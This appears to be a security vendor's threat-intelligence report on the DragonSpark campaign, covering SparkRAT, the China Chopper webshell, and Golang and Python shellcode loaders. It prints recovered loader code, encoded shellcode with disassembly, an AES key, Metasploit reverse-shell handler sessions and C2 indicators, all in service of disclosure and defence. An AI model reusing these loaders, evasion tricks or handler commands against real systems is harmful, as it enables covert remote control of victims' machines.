DragonSpark | Attacks Evade Detection with SparkRAT and Golang Source Code Interpretation

Aleksandar Milenkoski ⋮

By Aleksandar Milenkoski, Joey Chen, and Amitai Ben Shushan Ehrlich

Executive Summary

- SentinelLabs tracks a cluster of recent opportunistic attacks against organizations in East Asia as DragonSpark.
- SentinelLabs assesses it is highly likely that a Chinese-speaking actor is behind the DragonSpark attacks.
- The attacks provide evidence that Chinese-speaking threat actors are adopting the little known open source tool SparkRAT.
- The threat actors use Golang malware that implements an uncommon technique for hindering static analysis and evading detection: Golang source code interpretation.
- The DragonSpark attacks leverage compromised infrastructure located in China and Taiwan to stage SparkRAT along with other tools and malware.

Overview

SentinelLabs has been monitoring recent attacks against East Asian organizations we track as 'DragonSpark'. The attacks are characterized by the use of the little known open source SparkRAT and malware that attempts to evade detection through Golang source code interpretation.

The DragonSpark attacks represent the first concrete malicious activity where we observe the consistent use of the open source SparkRAT, a relatively new occurrence on the threat landscape. SparkRAT is multi-platform, feature-rich, and frequently updated with new features, making the RAT attractive to threat actors.

The Microsoft Security Threat Intelligence team reported in late December 2022 on indications of threat actors using SparkRAT. However, we have not observed concrete evidence linking DragonSpark to the activity documented in the report by Microsoft.

We observed that the threat actor behind the DragonSpark attacks uses Golang malware that interprets embedded Golang source code at runtime as a technique for hindering static analysis and evading detection by static analysis mechanisms. This uncommon technique provides threat actors with yet another means to evade detection mechanisms by obfuscating malware implementations.

Intrusion Vector

We observed compromises of web servers and MySQL database servers exposed to the Internet as initial indicators of the DragonSpark attacks. Exposing MySQL servers to the Internet is an infrastructure posture flaw that often leads to severe incidents that involve data breaches, credential theft, or lateral movement across networks. At compromised web servers, we observed use of the China Chopper webshell, recognizable by the `&echo [S]&cd&echo [E]` sequence in virtual terminal requests. China Chopper is commonly used by Chinese threat actors, which are known to deploy the webshell through different vectors, such as exploiting web server vulnerabilities, cross-site scripting, or SQL injections.

After gaining access to environments, the threat actor conducted a variety of malicious activities, such as lateral movement, privilege escalation, and deployment of malware and tools hosted at attacker-controlled infrastructure. We observed that the threat actor relies heavily on open source tools that are developed by Chinese-speaking developers or Chinese vendors. This includes SparkRAT as well as other tools, such as:


- SharpToken: a privilege escalation tool that enables the execution of Windows commands with SYSTEM privileges. The tool also features enumerating user and process information, and adding, deleting, or changing the passwords of system users.
- BadPotato: a tool similar to SharpToken that elevates user privileges to SYSTEM for command execution. The tool has been observed in an attack campaign conducted by a Chinese threat actor with the goal of acquiring intelligence.
- GotoHTTP: a cross-platform remote access tool that implements a wide array of features, such as establishing persistence, file transfer, and screen view.

In addition to the tools above, the threat actor used two custom-built malware for executing malicious code: ShellCode_Loader, implemented in Python and delivered as a PyInstaller package, and m6699.exe, implemented in Golang.

SparkRAT

SparkRAT is a RAT developed in Golang and released as open source software by the Chinese-speaking developer XZB-1248. SparkRAT is a feature-rich and multi-platform tool that supports the Windows, Linux, and macOS operating systems.

SparkRAT uses the WebSocket protocol to communicate with the C2 server and features an upgrade system. This enables the RAT to automatically upgrade itself to the latest version available on the C2 server upon startup by issuing an upgrade request. This is an HTTP POST request, with the commit query parameter storing the current version of the tool.



A SparkRAT upgrade request

In the attacks we observed, the version of SparkRAT was `6920f726d74efb7836a03d3acfc0f23af196765e`, built on 1 November 2022 UTC. This version supports 26 commands that implement a wide range of functionalities:

- Command execution: including execution of arbitrary Windows system and PowerShell commands.
- System manipulation: including system shutdown, restart, hibernation, and suspension.
- File and process manipulation: including process termination as well as file upload, download, and deletion.
- Information theft: including exfiltration of platform information (CPU, network, memory, disk, and system uptime information), screenshot theft, and process and file enumeration.

```
-BUILD SETTINGS-
Setting.-compiler    gc
Setting.-ldflags     "-s -w -X 'Spark/client/config.
                     COMMIT=6920f726d74efb7836a03d3acfc0f23af196765e'"
Setting.CGO_ENABLED  0
Setting.GOARCH       amd64
Setting.GOOS         windows
Setting.GOAMD64      v1
Setting.vcs          git
Setting.vcs.revision 6920f726d74efb7836a03d3acfc0f23af196765e
Setting.vcs.time     2022-11-01T00:51:47Z
Setting.vcs.modified true
```

SparkRAT version

Golang Source Code Interpretation For Evading Detection

The Golang malware m6699.exe uses the Yaegi framework to interpret at runtime encoded Golang source code stored within the compiled binary, executing the code as if compiled. This is a technique for hindering static analysis and evading detection by static analysis mechanisms.

The main purpose of m6699.exe is to execute a first-stage shellcode that implements a loader for a second-stage shellcode.

m6699.exe first decodes a Base-64 encoded string. This string is Golang source code that conducts the following activities:

- Declares a `Main` function as part of a `Run` package. The `run.Main` function takes as a parameter a byte array – the first-stage shellcode.
- The `run.Main` function invokes the HeapCreate function to allocate executable and growable heap memory (`HEAP_CREATE_ENABLE_EXECUTE`).
- The `run.Main` function places the first-stage shellcode, supplied to it as a parameter when invoked, in the allocated memory and executes it.

```
package run

import (
    "syscall"
    "unsafe"
)

func Main(code []byte) {
    defer func() {
        if err := recover(); err != nil {
            addr, _, _ := syscall.MustLoadDLL(string([]byte
            {'k', 'e', 'r', 'n', 'e', 'l', '3', '2', '.', 'd', 'l', 'l'})).
            MustFindProc(string([]byte{'H', 'e', 'a', 'p', 'C', 'r', 'e', 'a', 't', 'e'})).
            Call(uintptr(0x00040000), 0, 0)
            for i := 0; i < len(code); i++ {
                *(*byte)(unsafe.Pointer(addr + uintptr(i))) = code[i]
            }
            syscall.Syscall(addr, 0, 0, 0, 0)
        }
    }()
    var count []int
    count = append(count[:1], count[3:]...)
}
```

Golang source code in m6699.exe

m6699.exe then evaluates the source code in the context of the Yaegi interpreter and uses Golang reflection to execute the `run.Main` function. m6699.exe passes as a parameter to `run.Main` the first-stage shellcode, which the function executes as previously described. m6699.exe stores the shellcode as a double Base64-encoded string, which the malware decodes before passing to run.Main for execution.


```
L0VpRDVQRG96QUFBQUVGUlFWQlNVVWd4MG1WSWkxSmdWa2lMVWhoSWkxSWdTQSszU2twTk1j
bElpM0pRU0RIQXJEeGhmQUlzSUVIQnlRMUJBY0hpN1ZKQlVVaUxVaUNMUWp4SUFkQm1nWGdZ
Q3dJUGhYSUFBQUNMZ0lnQUFBQkloY0IwWjBnQjBJdElHRVNMUUNCUVNRSFE0MVpOTWNsSS84
bEJpelNJU0FIV1NESEFyRUhCeVExQkFjRTQ0SFh4VEFOTUpBaEZPZEYxMkZoRWkwQWtTUUhR
WmtHTERFaEVpMEFjU1FIUVFZc0VpRUZZU0FIUVFWaGVXVnBCV0VGWlFWcElnK3dnUVZMLzRG
aEJXVnBJaXhMcFMvLy8vMTFKdm5kek1sOHpNZ0FBUVZaSmllWklnZXlnQVFBQVNZbmxTYndD
QUJvcloQktsRUZVU1lua1RJbnhRYnBNZHlZSC85Vk1pZXBoQVFFQUFGbEJJ1aW1BYXdELzFX
b0tRVjVRVUweHlVMHh3RWovd0VpSndrai93RWlKd1VHNjZnL2Y0UC9WU0luSGFoQkJXRXlK
NGtpSitVRzZtYVYwWWYvVmhjQjBDa24vem5YbDZKTUFBQUJJZyt3UVNJbmlUVEhKYWdSQldF
aUorVUc2QXRuSVgvL1ZnL2dBZmxWSWc4UUdYb24yYWtCQldXZ0FFQUFBUVZoSWltSklNY2xC
dWxpa1UrWC8xVWlKdzBtSngwMHh5VW1KOEVpSjJaaUorVUc2QXRuSVgvL1ZnL2dBZlNoWVFW
ZFphQUJBQUFCQldHb0FXa0c2Q3k4UE1QL1ZWMWxCdW5WdVRXSC8xVW4venVrOC8vLy9TQUhE
U0NuR1NJWDJkYlJCLytkWWFnQlpTY2ZDOExXaVZ2L1Y=
```


```
:000> u @rax L0xad
000000c0`0012a000 fc              cld
000000c0`0012a001 4883e4f0        and     rsp,0FFFFFFFFFFFFFFF0h
000000c0`0012a005 e8cc000000      call    000000c0`0012a0d6
000000c0`0012a00a 4151            push    r9
000000c0`0012a00c 4150            push    r8
000000c0`0012a00e 52              push    rdx
000000c0`0012a00f 51              push    rcx
[...]
000000c0`0012a1db 49ffce          dec     r14
000000c0`0012a1de e93cffffff      jmp     000000c0`0012a11f
000000c0`0012a1e3 4801c3          add     rbx,rax
000000c0`0012a1e6 4829c6          sub     rsi,rax
000000c0`0012a1e9 4885f6          test    rsi,rsi
000000c0`0012a1ec 75b4            jne     000000c0`0012a1a2
000000c0`0012a1ee 41ffe7          jmp     r15
000000c0`0012a1f1 58              pop     rax
000000c0`0012a1f2 6a00            push    0
000000c0`0012a1f4 59              pop     rcx
000000c0`0012a1f5 49c7c2f0b5a256  mov     r10,56A2B5F0h
000000c0`0012a1fc ffd5            call    rbp
```

The first-stage shellcode that run.Main executes in double Base64-encoded and decoded form

The first-stage shellcode implements a shellcode loader. The shellcode connects to a C2 server using the Windows Sockets 2 library and receives a 4-byte big value. This value is the size of a second-stage shellcode for which the first-stage shellcode allocates memory of the received size. The first-stage shellcode then receives from the C2 server the second-stage shellcode and executes it.

When m6699.exe executes, the threat actor can establish a Meterpreter session for remote command execution.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set lport 6699
lport => 6699
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:6699
[*] Sending stage (200262 bytes) to 103.96.74.147
[*] Meterpreter session 1 opened (103.96.74.148:6699 -> 103.96.74.147:49161 )

meterpreter >
```

A Meterpreter session with an m6699.exe instance (in a lab environment)

ShellCode_Loader

ShellCode_Loader is the internal name of a PyInstaller-packaged malware that is implemented in Python. ShellCode_Loader serves as the loader of a shellcode that implements a reverse shell.

ShellCode_Loader uses encoding and encryption to hinder static analysis. The malware first Base-64 decodes and then decrypts the shellcode. ShellCode_Loader uses the AES CBC encryption algorithm, and Base-64 encoded AES key and initialization vector for the decryption.

```
key = 'QXh4OEF4eDhBeHg4QXh4OA=='
iv = 'MDAwMDAwMDAwMDAwMDAwMA=='
aes = AEScryptor((base64.b64decode(key)), (AES.MODE_CBC), (base64.b64decode(iv)),
paddingMode='Axx8', characterSet='utf-8')
Data =
'JM0xIG55bjVQOtA39su1Q0tSkMz6b1GATHWK0MOXxlc7L2Jfyq4bQDxWRHLwXUI2WicqW3THM8jwTrfK8yle7cFEG
j23o6r85gjIse/W068DjU0iLuM4OvqrkRxbjgveNu/
Zfg1JlheWL7LAdMxdkWPZSnCTfKj5sqUBsrXH1seQv9mUlm6vfRoaNbnLCUl3w6DgSlSf783nWBoIM9QzEttRrbkPX
[V/EwzpBjABn0j1bJ3TXjHr3nUfBWYUKOndzrg6y4GH8mpOeFYhc+qYGHz/AqT8Oyp+u0mKlG3D4NeU
+Xr6CI4itii3XgFR4xnMJAg7BuDCXM2Mq2WmNbO/Xs7obWI0WyP7IV1plnnC+P9qjc6r3g934x4+5seCo
+Tv112ldcUvhVAoGP5IvSZYjp+dn0h+2+ifyoFCifr6apfPhuR/
hn5n7MsHZBnlbUoFtJii95IzpYh66WtZ91TFcRJEaLf38NNtVq8DTEcP7kD7Fgyhuprzim7q3pUsk7yvPqlrrH7PJ5
cIZ8pl120J4MxvUMpQ0LRgeS9lggG993gNHx2ljY1VfVd6dORQEEV6tKsMmzQ59bkgf9Ybmr425LnMZKUwHW/
8tRi6RD4RI7jth0yE+UIhrHMQEc6UFFplV9BEMlQX73XrCNvkA/
rsXe7UCN9w7X69ZKBd3fr4ocEqiBqdCRR5hH64wF2K4GhrPxjxtrqPVqfNcXAOw+qANjz7MUT0yEnYEHwKFL+q]
+yZeEcyYecHoBe7z5wlEUxp8KX+jL93IkjN7M6ragZqMn8uBrWvIMAoTPcCqb7aHf8or7Hx31mCcFE47WlM8EEiMAO
+6lrgBnEx2sSJc1EPT91ohli07Tw5s5j4lnIb1wPjdaf33Sldae7QIGrvxo76Mipu9YG52RRA3TLCtv74rWCQ=='
Data = aes.decryptFromBase64(Data)
CodeLoad(bytearray(base64.b64decode(Data.data)))
```

ShellCode_Loader decodes and decrypts shellcode

ShellCode_Loader uses the Python ctypes library for accessing the Windows API to load the shellcode in memory and start a new thread that executes the shellcode. The Python code that conducts these activities is Base-64 encoded in an attempt to evade static analysis mechanisms that alert on the use of Windows API for malicious purposes.

```
def CodeLoad(shellcode):
    func = base64.b64decode
    (b'Y3R5cGVzLndpbmRsbC5rZXJuZWwzMi5WaXJ0dWFsQWxsb2MucmVzdHlwZSA9IGN0eXBlcy5jX3VpbnQ2NA0KcHR
    yID0gY3R5cGVzLndpbmRsbC5rZXJuZWwzMi5WaXJ0dWFsQWxsb2MoY3R5cGVzLmNfaW50KDApLGN0eXBlcy5jX2lud
    ChsZW4oc2hlbGxjb2RlKSksIGN0eXBlcy5jX2ludCgweDMwMDApLGN0eXBlcy5jX2ludCgweDQwKSkNCmJ1ZiA9ICh
    jdHlwZXMuY19jaGFyICogbGVuKHNoZWxsY29kZSkpLmZyb21fYnVmZmVyKHNoZWxsY29kZSkNCmN0eXBlcy53aW5kb
    Gwua2VybmVsMzIuUnRsTW92ZU1lbW9yeShjdHlwZXMuY191aW50NjQocHRyKSxidWYsY3R5cGVzLmNfaW50KGxlbih
    zaGVsbGNvZGUpKSkNCmhhbmRsZSA9IGN0eXBlcy53aW5kbGwua2VybmVsMzIuQ3JlYXRlVGhyZWFkKGN0eXBlcy5jX
    2ludCgwKSxjdHlwZXMuY19pbnQoMCksY3R5cGVzLmNfdWludDY0KHB0ciksY3R5cGVzLmNfaW50KDApLGN0eXBlcy5
    jX2ludCgwKSxjdHlwZXMucG9pbnRlcihjdHlwZXMuY19pbnQoMCkpKQ0KY3R5cGVzLndpbmRsbC5rZXJuZWwzMi5XY
    Wl0Rm9yU2luZ2xlT2JqZWN0KGN0eXBlcy5jX2ludChoYW5kbGUpLGN0eXBlcy5jX2ludCgtMSkp')
    exec(func)
```

```
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64

ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)),
ctypes.c_int(0x3000), ctypes.c_int(0x40))

buf = (ctypes.c_char  *  len(shellcode)).from_buffer(shellcode)

ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_uint64(ptr), buf, ctypes.c_int(len(shellcode)))

handle = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0), ctypes.c_int(0), ctypes.c_uint64
(ptr), ctypes.c_int(0), ctypes.c_int(0), ctypes.pointer(ctypes.c_int(0)))

ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle), ctypes.c_int( - 1))
```

ShellCode_Loader executes shellcode

The shellcode creates a thread and connects to a C2 server using the Windows Sockets 2 library. When the shellcode executes, the threat actor can establish a Meterpreter session for remote command execution.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost ⇒ 0.0.0.0
msf6 exploit(multi/handler) > set lport 8899
lport ⇒ 8899
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:8899
[*] Sending stage (200262 bytes) to 103.96.74.147
[*] Meterpreter session 1 opened (103.96.74.148:8899 → 103.96.74.147:49861 )
40 -0500
```

A Meterpreter session with a ShellCode_Loader instance (in a lab environment)

Infrastructure

The DragonSpark attacks leveraged infrastructure located in Taiwan, Hong Kong, China, and Singapore to stage SparkRAT and other tools and malware. The C2 servers were located in Hong Kong and the United States.

The malware staging infrastructure includes compromised infrastructure of legitimate Taiwanese organizations and businesses, such as a baby product retailer, an art gallery, and games and gambling websites. We also observed an Amazon Cloud EC2 instance as part of this infrastructure.

The tables below provide an overview of the infrastructure used in the DragonSpark attacks.

Malware staging infrastructure

IP address/Domain	Country	Notes
211.149.237[.]108	China	A compromised server hosting web content related to gambling.
43.129.227[.]159	Hong Kong	A Windows Server 2012 R2 instance with a computer name of `172_19_0_3`. The threat actors may have obtained access to this server using a shared or bought account. We observed login credentials with the server's name being shared over different time periods in the Telegram channels `King of VP$` and `SellerVPS` for sharing and/or selling access to virtual private servers.

www[.]bingoplanet[.]com[.]tw	Taiwan	A compromised server hosting web content related to gambling. The website resources have been removed at the time of writing. The domain has been co-hosted with several other websites of legitimate business, including travel agencies and an English preschool.
www[.]moongallery.com[.]tw	Taiwan	A compromised server hosting the website of the Taiwanese art gallery Moon Gallery.
www[.]holybaby.com[.]tw	Taiwan	A compromised server hosting the website of the Taiwanese baby product shop retailer Holy Baby.
13.213.41[.]125	Singapore	An Amazon Cloud EC2 instance named `EC2AMAZ-4559AU9`.

C2 server infrastructure

IP address/Domain	Country	Notes
103.96.74[.]148	Hong Kong	A Windows Server 2012 R2 instance with a computer name of `CLOUD2012R2`. The threat actors may have obtained access to this server using a shared or bought account. We observed login credentials with the server's name being shared over different time periods in the Telegram channels `Premium Acc`, `IRANHACKERS`, and `!Only For Voters` for sharing and/or selling access to virtual private servers. This set of infrastructure was observed resolving to `jiance.ittoken[.]xyz` at the time of writing. This specific domain can be linked to a wider set of Chinese phishing infrastructure over the past few years. It is unclear if they are related to this same actor.
104.233.163[.]190	United States	A Windows Server 2012 R2 instance with a computer name of `WIN-CLC0OFDKTMK`. The most recent passive DNS record related to this IP address points to a domain name with a Chinese TLD – `kanmn[.]cn`. However, this is shared hosting infrastructure through Aquanx and likely used by a variety of customers. This IP address is known to have hosted a Cobalt Strike C2 server and been involved in other malicious activities, such as hosting known malware samples.

Attribution Analysis

We assess it is highly likely that a Chinese-speaking threat actor is behind the DragonSpark attacks. We are unable at this point to link DragonSpark to a specific threat actor due to lack of reliable actor-specific indicators.

The actor may have espionage or cybercrime motivations. In September 2022, a few weeks before we first spotted DragonSpark indicators, a sample of Zegost malware (bdf792c8250191bd2f5c167c8dbea5f7a63fa3b4) – an info-stealer historically attributed to Chinese cybercriminals, but also observed as part of espionage campaigns – was reported communicating with `104.233.163[.]190`. We observed this same C2 IP address as part of the DragonSpark attacks. Previous research by the Weibu Intelligence Agency (微步情报局) reported that Chinese cybercrime actor FinGhost was using Zegost, including a variant of the sample mentioned above.

In addition, the threat actor behind DragonSpark used the China Chopper webshell to deploy malware. China Chopper has historically been consistently used by Chinese cybercriminals and espionage groups, such as the TG-3390 and Leviathan. Further, all of the open source tools used by the threat actor conducting DragonSpark attacks are developed by Chinese-speaking developers or Chinese vendors. This includes SparkRAT by XZB-1248, SharpToken and BadPotato by BeichenDream, and GotoHTTP by Pingbo Inc.

Finally, the malware staging infrastructure is located exclusively in East Asia (Taiwan, Hong Kong, China, and Singapore), behavior which is common amongst Chinese-speaking threat actors targeting victims in the region. This evidence is consistent with our assessment that the DragonSpark attacks are highly likely orchestrated by a Chinese-speaking threat actor.

Conclusions

Chinese-speaking threat actors are known to frequently use open source software in malicious campaigns. The little known SparkRAT that we observed in the DragonSpark attacks is among the newest additions to the toolset of these actors.

Since SparkRAT is a multi-platform and feature-rich tool, and is regularly updated with new features, we estimate that the RAT will remain attractive to cybercriminals and other threat actors in the future.

In addition, threat actors will almost certainly continue exploring techniques and specificalities of execution environments for evading detection and obfuscating malware, such as Golang source code interpretation that we document in this article.

SentinelLabs continues to monitor the DragonSpark cluster of activities and hopes that defenders will leverage the findings presented in this article to bolster their defenses.

Indicators of Compromise

Description	Indicator
ShellCode_Loader (a PyInstaller package)	83130d95220bc2ede8645ea1ca4ce9afc4593196
m6699.exe	14ebbed449ccedac3610618b5265ff803243313d
SparkRAT	2578efc12941ff481172dd4603b536a3bd322691
C2 server network endpoint for ShellCode_Loader	103.96.74[.]148:8899
C2 server network endpoint for SparkRAT	103.96.74[.]148[:]6688
C2 server network endpoint for m6699.exe	103.96.74[.]148:6699
C2 server IP address for China Chopper	104.233.163[.]190
Staging URL for ShellCode_Loader	hxxp://211.149.237[.]108:801/py.exe
Staging URL for m6699.exe	hxxp://211.149.237[.]108:801/m6699.exe
Staging URL for SparkRAT	hxxp://43.129.227[.]159:81/c.exe
Staging URL for GotoHTTP	hxxp://13.213.41.125:9001/go.exe
Staging URL for ShellCode_Loader	hxxp://www.bingoplanet[.]com[.]tw/images/py.exe
Staging URL for ShellCode_Loader	hxxps://www.moongallery.com[.]tw/upload/py.exe
Staging URL for ShellCode_Loader	hxxp://www.holybaby.com[.]tw/api/ms.exe